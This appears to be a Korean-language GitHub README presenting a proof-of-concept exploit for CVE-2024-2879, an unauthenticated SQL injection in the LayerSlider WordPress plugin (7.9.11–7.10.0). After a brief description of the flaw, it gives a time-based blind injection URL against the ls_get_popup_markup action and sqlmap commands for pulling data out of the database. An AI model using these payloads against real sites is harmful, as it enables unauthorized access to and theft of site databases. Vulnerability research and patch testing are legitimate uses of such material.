 herculeszxc/cve-2024-2879

CVE-2024-2879에 대한 PoC 익스플로잇: LayerSlider WordPress 플러그인(7.9.11-7.10.0)의 인증되지 않은 SQL 인젝션 취약점. 데이터베이스 정보 추출을 위한 스캐너 스크립트와 SQLMap 악용 가이드를 포함합니다.

LayerSlider 7.9.11 - 7.10.0 - 인증되지 않은 SQL 인젝션
WordPress용 LayerSlider 플러그인은 7.9.11 및 7.10.0 버전에서 ls_get_popup_markup 액션을 통한 SQL 인젝션에 취약합니다. 이는 사용자가 제공한 매개변수에 대한 이스케이프 처리 부족과 기존 SQL 쿼리에 대한 충분한 준비 부족으로 인해 발생합니다. 이로 인해 인증되지 않은 공격자가 기존 쿼리에 추가 SQL 쿼리를 덧붙여 데이터베이스에서 민감한 정보를 추출할 수 있습니다.
"http://site.com/wp-admin/admin-ajax.php?action=ls_get_popup_markup&id[where]=1)and (SELECT 6416 FROM (SELECT(SLEEP(5)))nEiK)-- vqlq"
5초 응답 지연

sqlmap "https:://site.com/wp-admin/admin-ajax.php?action=ls_get_popup_markup&id[where]=" --risk=3 --level=4 --dbms=mysql --technique=T
또는
sqlmap -r request.txt --risk=3 --level=4 --dbms=mysql --technique=T
